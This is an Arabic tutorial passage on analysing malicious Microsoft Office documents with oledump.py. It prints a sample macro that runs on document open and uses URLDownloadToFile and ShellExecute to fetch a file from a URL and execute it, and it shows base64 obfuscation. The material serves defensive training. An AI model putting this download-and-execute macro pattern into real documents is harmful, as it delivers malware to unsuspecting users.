تحليل المستندات الضارة -- الجزء 03 -- مستندات مايكروسوفت أوفيس

بعد الاطلاع علىكيفية إعداد الأجهزة الافتراضية كبيئات آمنة وتقديم سير عمل تمهيدي لتحليل مستندات بي دي إف (PDF) المشبوهة، نحن مستعدون للمتابعة مع تنسيقات ملفات مايكروسوفت أوفيس (Microsoft Office).

مشكلات الأمان في مستندات مايكروسوفت أوفيس

بشكل عام لا تكون مستندات أوفيس خطرة في حد ذاتها إذا كانت تحتوي فقط على المعلومات المخصصة لما تم تصميمها لأجله. الصفحات التي تحتوي على نص وعناصر أخرى قابلة للطباعة لبرنامج مايكروسوفت وورد (MS Word)، والخلايا التي تحتوي على قيم ومعادلات مايكروسوفت إكسل (MS Excel) والشرائح التي تحتوي على عناصر يمكن ملاحظتها في مايكروسوفت باوربوينت (MS PowerPoint)، وما إلى ذلك.

لكن بين العديد من الميزات المتاحة في بيئة مايكروسوفت أوفيس التي تسمح بإضافة وظائف إضافية إلى المستندات توجد ميزة مثيرة للاهتمام على وجه التحديد من منظور الأمن الرقمي وهي إمكانية تضمين الكائنات في المستندات. أنواع الأشياء التي يمكننا تضمينها كثيرة وتشمل معادلات الرياضيات والوسائط المتعددة والمستندات الأخرى وما إلى ذلك، وبينها جميعًا يوجد نوع أهم بشكل خاص لأنه يسمح بتنفيذ تعليمات برمجية مخصصة قد يتم تسليحها لإلحاق الضرر بالمستخدم وهو ما يسمى ماكرو (macro).

تعليمات الماكرو

تُعدّ حالة الاستخدام الأولية لتعليمات الماكرو في مستندات مايكروسوفت هي تشغيل المهام المتكررة بسهولة عن طريق "تسجيلها" مرة واحدة و "تشغيلها" بشكل متكرر بعد ذلك. يمكنك إنشاء تعليمات الماكرو دون أي معرفة برمجية وفقط من خلال تسجيل النقرات على الأزرار واختصارات لوحة المفاتيح ثم يقوم مايكروسوفت أوفيس بترجمة التسجيل إلى سلسلة من الأوامر يتم تنفيذها على شكل "برنامج صغير" يعمل داخل مستنداتنا.

عند الاطلاع على كيفية عمل تعليمات الماكرو نبدأ في رؤية كيف يمكن تسليحها ولماذا تحظى بشعبية كبيرة في هجمات التصيد الاحتيالي في إصابة أجهزة الكمبيوتر مقارنة بالتقنيات الأخرى. في البداية تُخزن تعليمات الماكرو بشكل تعليمات برمجية مكتوبة بلغة برمجة فيجوال بيسك للتطبيقات (Visual Basic for Applications programming language) وهي موثقة جيدًا وسهلة الكتابة وقوية، كما يُستخدم فيجوال بيسك بشكل عام أيضًا لكتابة برامج مستقلة بالكامل لذلك لديه القدرة على القيام بأشياء خارج نطاق المستند مثل تنزيل الملفات وتنفيذها وتغيير إعدادات النظام على سبيل المثال. تتوفر الأوامر المرتبطة بهذه المهام في الغالب في تعليمات ماكرو مايكروسوفت أوفيس أيضًا وبالتالي بإمكاننا كتابة تعليمات الماكرو التي تستفيد من الأوامر المتقدمة المتاحة واستخدامها لتنفيذ العمليات الضارة مثل تنزيل وتنفيذ برمجيات ضارة أكثر تقدمًا وحذف الملفات وما إلى ذلك.

وثانيًا يُعدّ تنفيذ تعليمات الماكرو من المستندات أمر سهلًا حقًا يمكن لمنشئي المستندات تكوينها بحيث تعمل تلقائيًا عند فتح الملف أو عند النقر على زر أو رابط أو أي عنصر معين من بين مشغلات أخرى. بالنسبة للملفات غير المعروفة، سيحذرنا مايكروسوفت أوفيس من أن تعليمات الماكرو فيه قد تكون خطيرة وسيقوم بحظرها لكن عادة ما تفصلنا نقرة أو اثنتان فقط عن تعطيل هذه الحماية وتشغيل تعليمات الماكرو، ويجعل هذا الموقف من الجذاب للغاية للجهات الفاعلة الخبيثة استخدام تعليمات الماكرو وإقناعنا بأنه من الآمن تشغيلها من خلال الحجج المقنعة المخصصة لكل حملة تصيد احتيالي.

عند مقارنة ملفات بي دي إف بمستندات مايكروسوفت أوفيس مع وحدات الماكرو للأنشطة الضارة، توفر مستندات مايكروسوفت أوفيس إمكانيات تشغيل أوامر على الأجهزة التي تفتحها مما يجعلها أكثر قوة وأيضًا أكثر شيوعًا مقارنة بملفات بي دي إف. هذه المرونة أيضًا هي السبب في تركيزنا على تسليح تعليمات الماكرو المسموح بها داخل المستندات الضارة مقابل الطرق الأخرى لتسليح مستندات

مايكروسوفت أوفيس، وإذا كنت مهتمًا بالطرق المختلفة لاستخدام هذه الملفات لتعريض مستخدمي إصدارات أوفيس القديمة للخطر، نوفر روابط لمراجع أخرى في النهاية.

**ثغرات أوفيس
**هناك العديد من الطرق الموثّقة المستخدمة لاستغلال تعليمات الماكرو أو مستندات أوفيس بشكل عام، ولكن الأنواع المتقدمة لا يمكن استخدامها في الإصدارات المحدثة بالكامل من مايكروسوفت أوفيس.
مثل أي برنامج آخر قد يكون هناك ثغرات أمنية في مايكروسوفت أوفيس معروفة أو غير معروفة تسمح باختراق الجهاز حتى بدون استخدام تعليمات الماكرو.

صيغ مستندات مايكروسوفت أوفيس "القديمة" و"الجديدة"

منذ عام 2003، غيّرت مايكروسوفت أوفيس طريقة إنشاء المستندات افتراضيًا، ويتضمن ذلك ملحقات ملفات جديدة بحيث يتم تخزين مستندات مايكروسوفت وورد الجديدة باستخدام ملحق ".docx" بدلًا من ".doc" وما إلى ذلك. حتى مع اختلاف الهيكل الداخلي لهذين التنسيقين، تُخزن تعليمات الماكرو بطريقة مماثلة وبالتالي تنطبق الإرشادات الواردة في هذه المادة على كل من تنسيقات الملفات القديمة والجديدة.

إذا كنت مهتمًا بمعرفة المزيد عن اصطلاحات تخزين تعليمات الماكرو والعديد من أنواع الكائنات الأخرى، فيمكنك البحث عن المزيد عن ارتباط الكائنات وتضمينها (أو Object Linking and Embedding) والتي لا تزال تستخدم وتتكيف مع تنسيقات الملفات الجديدة، بما في ذلك مستندات مايكروسوفت أوفيس.

تحليل مستندات مايكروسوفت أوفيس

لبدء التعرف على طرق اكتشاف متى تُضمّن وحدات الماكرو في مستندات مايكروسوفت أوفيس، سنستخدم oledump.py وهي أداة بايثون طورها ديدييه ستيفنز (Didier Stevens) وهو نفس المؤلف للأدوات المقترحة سابقًا في الجزء السابق الذي يركز على ملفات بي دي إف. سنستخدم أيضًا سلسلة من ملفات الأمثلة لإظهار كيفية عمل مستندات مايكروسوفت أوفيس وكيف يمكن اكتشاف وحدات الماكرو ومراجعتها وكذلك مواد تدريبية من ديدييه ستيفنز.


يشبه سير العمل لبدء تحليل مستندات مايكروسوفت أوفيس إلى حد كبير سير العمل الذي استخدمناه في ملفات بي دي إف، حيث نسرد أولًا العناصر المختلفة الموجودة في الملف ونحدد الأشياء المثيرة للاهتمام من ناحية الأمان ثم نحاول الحصول على المحتوى الفعلي لتلك العناصر لمعرفة ما إذا كان هناك أي شيء ضار فيها.

Oledump.py


يتمثل الاستخدام الرئيسي لهذه الأداة في سرد أي كائنات ارتباط مضمنة في أي ملف معين وعرض محتوى أي منها، ويرد فيما يلي الاستخدام الأساسي للأداة:

```
oledump.py ex001.doc
```

حيث يكون ex001.doc هو اسم المستند الذي نريد تحليله




يمكننا هنا أن نرى جميع عناصر الملف دون وحدات الماكرو أو غيرها من الكائنات غير العادية المضمنة في نوع ملف مايكروسوفت أوفيس "القديم" وتكرار التجربة لملف بصيغة "جديد" (أحدث من مايكروسوفت أوفيس 2003)، سنحصل على شيء من هذا القبيل.




يمكننا أن نرى هنا أن المزيد من العناصر في مستند doc. المستخدم كمثال هي مخزّنة بشكل كائنات ارتباط، بينما في مستند docx. المستخدم كمثال لدينا مستند يعمل دون استخدام كائنات الارتباط. وذلك لأن مستندات docx. تُخزّن بشكل ملف zip. مع ملفات xml. في الغالب في الداخل (يمكنك حتى محاولة تغيير ملحق ملف docx\|.xlsx\|.pptx. آمن إلى ملحق zip. وفتحه) وألا تستخدم البيانات بتنسيق ارتباط الكائنات فقط عند الحاجة.

عندما نفتح ملفًا فيه تعليمات ماكرو ستتضمن النتيجة عناصر جديدة:




إذا نظرنا عن كثب إلى هذا المثال يمكننا أن نرى أن الملف الذي اخترناه في الأمر هو ملف zip. وفي هذه الحالة هذا ملف مضغوط يحتوي على مستند مايكروسوفت وورد، وهو ملف zip. محمي بكلمة مرور بكلمة هي "infected". هذه ممارسة شائعة في مجتمع تحليل البرمجيات الضارة وتعتبرها oledump.py بمثابة إدخال صالح وتدير جميع عمليات فك الضغط وتقوم بتحليل المستندات تلقائيًا.

وفي هذا الخرج نرى كائنين مختلفين يعرفان بالحرفين "m" أو "M" وهذا يعني أن تلك الكائنات المحددة تحتوي على تعليمات ماكرو. لنستخدم الأمر s- في oledump.py لمشاهدة محتوى تلك التدفقات بدءًا بالكائن (أو التدفق 8).



. استخدمنا الأمر s- لتحديد الكائن المحدد بالرقم 8 والأمر v- لفك ضغط المحتوى لأن فيجوال بيسك قد تضغط التعليمات افتراضيًا ولذلك من الممارسات الآمنة تضمين هذا الأمر عند طلب كائنات فيها تعليمات ماكرو.

بالنظر إلى المحتوى نرى بعض بيانات السمات وهي تكتب افتراضيًا في فيجوال بيسك ولكنها غير مرئية حتى لمنشئ المستند، وبالتالي لا تعتبر هذه التعليمات البرمجية مخصصة أو ضارة بالنسبة لسياقنا. لكن تُحدد الأداة التعليمات التي يعرف أنها غير ضارة بواسطة الحرف "m" الصغير وتفترض أنها آمنة وأقل أهمية من حيث التحليل الإضافي، وسنقوم بتحليل الكائن الآخر الذي يشمل تعليمات ماكرو.



تستخدم تعليمات الماكرو أمر MsgBox الذي يطلق نافذة حوار تعرض رسالة "Hello world" في هذه الحالة، كما يُخبر أمر AutoOpen() البرنامج أنه يجب تنفيذ هذا الماكرو عند فتح الملف تلقائيًا. في الممارسة العملية سيؤدي مستند غير معروف يحاول تنفيذ ماكرو AutoOpen() إلى إطلاق تنبيه أمني، ولكن حسب السياق قد يُخدع المستخدم لتجاوز التحذير وتنفيذ الماكرو على أي حال.

لأجل الاطلاع على طريقة تسليح هذا الأمر يمكننا التحقق من الملف التالي:

```
remnux@remnux: ~/Downloads/workshop-maldoc-1/exercises
remnux@remnux:~/Downloads/workshop-maldoc-1/exercises$ oledump.py ex013.doc.zip
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      6509 '1Table'
  5:       421 'Macros/PROJECT'
  6:        65 'Macros/PROJECTwm'
  7: M    2169 'Macros/VBA/Module1'
  8: m     924 'Macros/VBA/ThisDocument'
  9:      2804 'Macros/VBA/_VBA_PROJECT'
 10:       563 'Macros/VBA/dir'
 11:      4096 'WordDocument'
remnux@remnux:~/Downloads/workshop-maldoc-1/exercises$
```

.


```
remnux@remnux: ~/Downloads/workshop-maldoc-1/exercises
remnux@remnux:~/Downloads/workshop-maldoc-1/exercises$ oledump.py -s 7 -v ex013.doc.zip
Attribute VB_Name = "Module1"
Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As L
ong, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB
 As Long) As Long
Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByV
al lpszOp As String, ByVal lpszFile As String, ByVal lpszParams As String, ByVal LpszDir As St
ring, ByVal FsShowCmd As Long) As Long

Sub AutoOpen()
    Dim strURL As String
    Dim strPath As String

    strURL = "http://didierstevens.com/index.html"

    strPath = Environ("temp") + "\index.txt"

    URLDownloadToFile 0, strURL, strPath, 0, 0

    ShellExecute 0, "open", strPath, "", "", 1
End Sub


remnux@remnux:~/Downloads/workshop-maldoc-1/exercises$
```

تُعدّ تعليمات الماكرو ذات الأهمية هنا أكثر تعقيدًا بقليل من نافذة حوار مع رسالة نصية ويمكننا أن نرى مرة أخرى أن أمر AutoOpen() يستخدم لتنفيذ التعليمة البرمجية أدناه عند فتح المستند. بالنظر إلى التعليمات البرمجية ومع القليل من المساعدة في التحقق من الأوامر المستخدمة، يمكننا أن نستنتج أن تعليمة الماكرو تحاول تنزيل محتوى عنوان موقع ويب إلى ملف في الدليل الزمني لجهازنا وتنفيذ أي ملف تم تنزيله.


في هذه الحالة، يبدو أن الملف يملأ ملفًا نصيًا من المفترض أن يكون غير ضار ولكن باستخدام عنوان موقع الويب الصحيح ونوع الملف الصحيح الذي يستخدم لتنزيل المحتوى، يمكن لتعليمة ماكرو مثل هذه كتابة وتنفيذ البرامج أو غيرها من الأدوات الضارة دون الحاجة إلى تفاعل كبير من المستخدم أو حتى معرفته بها. كما تجدر الإشارة إلى أن تعليمة الماكرو هذه هي نسخة مبسطة من تهديدات أكثر واقعية،

والتي عادة ما تطمس شفرتها لتجنب اكتشافها بواسطة برامج مكافحة الفيروسات، ويمكنها تنفيذ إجراءات أكثر تفصيلًا مثل إضافة البرمجيات الضارة التي تم تنزيلها إلى برامج بدء التشغيل أو المهام المجدولة بحيث تبقى البرمجيات الضارة مع مرور الوقت بالإضافة إلى أمور أخرى.

في كثير من الأحيان، سيتطلب تحليل تعليمات الماكرو الأكثر تعقيدًا مهارات غير مشمولة في هذه المادة، مثل فك تشفير التعليمات البرمجية ومعرفة كيفية الوصول إلى تنفيذ التعليمات البرمجية النهائية من خلال استخدام أوامر وهياكل بيانات مختلفة حتى نتمكن من فهم ما تفعله (إزالة الطمس). ويمكن العثور على مثال بسيط للغاية يوضح تقنية شائعة لطمس المحتوى للتحقق من الملف التالي:




.



.

بدلًا من استخدام النص العادي استخدم مُنشئ الماكرو نمط تشفير base64 الذي يجعل من الصعب قراءة التعليمات التي يحاول تنفيذها.
بالنسبة لهذا المثال، هناك العديد من الأدوات التي يمكن أن تساعدنا في فك تشفير هذا المتغير، أحدها هو أداة سايبرشيف (CyberChef) وهو تطبيق ويب يمكننا من إدخال بعض البيانات وتنفيذ بعض العمليات عليه للحصول على مُخرج وفي هذه الحالة لدينا:




.

باستخدام هذه الأمثلة والمراجع يجب أن نكون قادرين على معرفة ما إذا كان الملف يحتوي على تعليمات ماكرو مضمنة باستخدام oledump.py، وما إذا كان الملف يستوجب التحليل الإضافي، وفي حال كانت شفرته بسيطة بما فيه الكفاية أن نعرف ما يحاول الماكرو القيام به. في حالة العثور على مستندات تضم تعليمات ماكرو معقدة للغاية، تتمثل النصيحة في طلب المساعدة لتحليل الملف بشكل أكثر تعمقًا وعدم محاولة تنفيذ الملف في بيئاتنا أبدًا لأنه قد يكون له تأثيرات رهيبة على أجهزتنا في حالة إصابتها بالعدوى.

الآن وبعد أن تعلمنا بعض أنواع سير العمل التمهيدية لتحليل ملفات بي دي إف وملفات مايكروسوفت أوفيس، أصبحنا على استعداد لمراجعة بعض الاستراتيجيات الدفاعية لحماية أنفسنا من المستندات الضارة في الجزء التالي والأخير.

التحديات

سؤال: بعد تطبيق سير العمل ذاته على الملف ex006.doc.zip نرى هذا الخرج، أي من الفرضيات التالية تتماشى مع المعلومات التي حصلنا عليها حتى الآن؟



.

1. لا يحتوي الملف على أي تعليمات ماكرو

غير صحيح -- ...

